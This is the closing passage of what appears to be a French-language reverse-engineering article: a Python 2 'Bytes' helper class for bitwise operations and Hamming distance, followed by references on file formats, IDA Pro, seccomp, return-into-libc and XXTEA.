    return '<%s instance with sval=%s (len=%d)>'%(c,s,l)

# binary string converter.
# (this format will 'print' hex values has '\xx')
#-------------------------------------------------------------------------
  def __str__(self):
    return '{0!r}'.format(self.sval[:self.size])

  def toBits(self):
    return Bits(str(self))

# Basic comparison
#-------------------------------------------------------------------------
  def __cmp__(self,a):
    if not isinstance(a,Bytes): raise AttributeError
    if self.size != a.size: raise ValueError
    return cmp(self.sval,a.sval)

# Enhanced comparison ('==' and '<>' operators)
#-------------------------------------------------------------------------
  def __eq__(self,a):
    if isinstance(a,Bytes): a=a.sval
    return (self.sval==a)
#-------------------------------------------------------------------------
  def __ne__(self,a):
    if isinstance(a,Bytes): a=a.sval
    return (self.sval<>a)

# Iterator. Enables 'for b in self' expressions.
#-------------------------------------------------------------------------
  def __iter__(self):
    for x in range(self.size):
      yield self.__getitem__(x)

# getitem defines b[i], b[i:j] and b[list] Bytes
#-------------------------------------------------------------------------
  def __getitem__(self,i):
    if type(i)==type([]):
      s = [self.sval[x] for x in i]
      return Bytes(''.join(s))
    elif isinstance(i,slice):
      s = self.sval[i]
      return Bytes(''.join(s))
    elif isinstance(i,int):
      return Bytes(self.sval[i])

# setitem sets values of sub strings
#-------------------------------------------------------------------------
  def __setitem__(self,i,v):
    if isinstance(v,Bytes):
      lv = v.sval
    elif isinstance(v,Bits):
      lv = Bytes(v).sval
    else:
      lv = v
    if not isinstance(lv,str):
      raise TypeError

    if isinstance(i,list):
      for x in range(len(i)):
        self[i[x]] = lv[x]
    elif isinstance(i,slice):
      start,stop,step = i.indices(self.size)
      r = range(start,stop,step)
      if stop > start+len(lv):
        assert step==1
        stop = start+len(lv)
        r = range(start,stop,step)
      for x in range(len(r)):
          self[r[x]] = lv[x]
    elif isinstance(i,int):
      assert len(lv)==1
      self.sval = self.sval[:i]+lv+self.sval[i+1:]
    else:
      raise TypeError

# unary bitwise operators.
#-------------------------------------------------------------------------
  def __lshift__(self,i):
    res = self.toBits()
    res.ival = (res.ival<<i)&res.mask
    return Bytes(res)
  def __rshift__(self,i):
    res = self.toBits()
    res.ival = (res.ival>>i)&res.mask
    return Bytes(res)
  def __invert__(self):
    res = self.toBits()
    res.ival = res.ival ^ res.mask
    return Bytes(res)

# binary operators, rvalue/lvalue implementations.
#-------------------------------------------------------------------------
  def __and__(self,rvalue):
    obj = Bytes(rvalue)
    if self.size != obj.size:
      raise TypeError,'size_mismatch'
    f = lambda xy: chr(ord(xy[0])&ord(xy[1]))
    res=''.join(map(f, zip(self.sval, obj.sval)))
    return Bytes(res)
  def __or__(self,rvalue):
    obj = Bytes(rvalue)
    if self.size != obj.size:
      raise TypeError,'size_mismatch'
    f = lambda xy: chr(ord(xy[0])|ord(xy[1]))
    res=''.join(map(f, zip(self.sval, obj.sval)))
    return Bytes(res)
  def __xor__(self,rvalue):
    obj = Bytes(rvalue)
    if self.size != obj.size:
      raise TypeError,'size_mismatch'
    f = lambda xy: chr(ord(xy[0])^ord(xy[1]))
    res=''.join(map(f, zip(self.sval, obj.sval)))
    return Bytes(res)

  def __rand__(self,lvalue):
    return (self & lvalue)
  def __ror__(self,lvalue):
    return (self | lvalue)
  def __rxor__(self,lvalue):
    return (self ^ lvalue)

# hamming weight of the object (count of 1s).
#-------------------------------------------------------------------------
  def hw(self):
    return self.toBits().hw()

# hamming distance to another object of same length.
#-------------------------------------------------------------------------
  def hd(self,other):
    if not isinstance(other,Bytes):
      obj = Bytes(other)
    else:
      obj = other
    if self.size != obj.size: raise ValueError
    return (self^obj).sval.replace('\0','').__len__()
```

Références

[1] ISO/IEC 14496-12, ``**ISO base media file format**'', 3d edition, 2008.

[2] hachoir, **https ://bitbucket.org/haypo/hachoir/wiki/Home**

[3] IDA Pro, **http ://www.hex-rays.com/idapro/**

[4] MySQL : : MySQL 5.0 Reference Manual, **http ://dev.mysql.com/doc/refman/5.0/fr/**

[5] Just Another Geek - SECCOMP as a Sandboxing solution ? **http ://justanothergeek.chdir.org/2010/03/seccomp-as-sandboxing-solution.html**

[6] Nergal <nergal@owl.openwall.com>, **The advanced return-into-lib(c) exploits**, Phrack (Volume 0x0b, Issue 0x3a, Phile #0x04 of 0x0e.)

[7] F. Desclaux, ``**miasm**'', bientôt opensource !

[8] XXTEA, **http ://en.wikipedia.org/wiki/XXTEA**

[9] Feistel cipher, **http ://en.wikipedia.org/wiki/Feistel_cipher**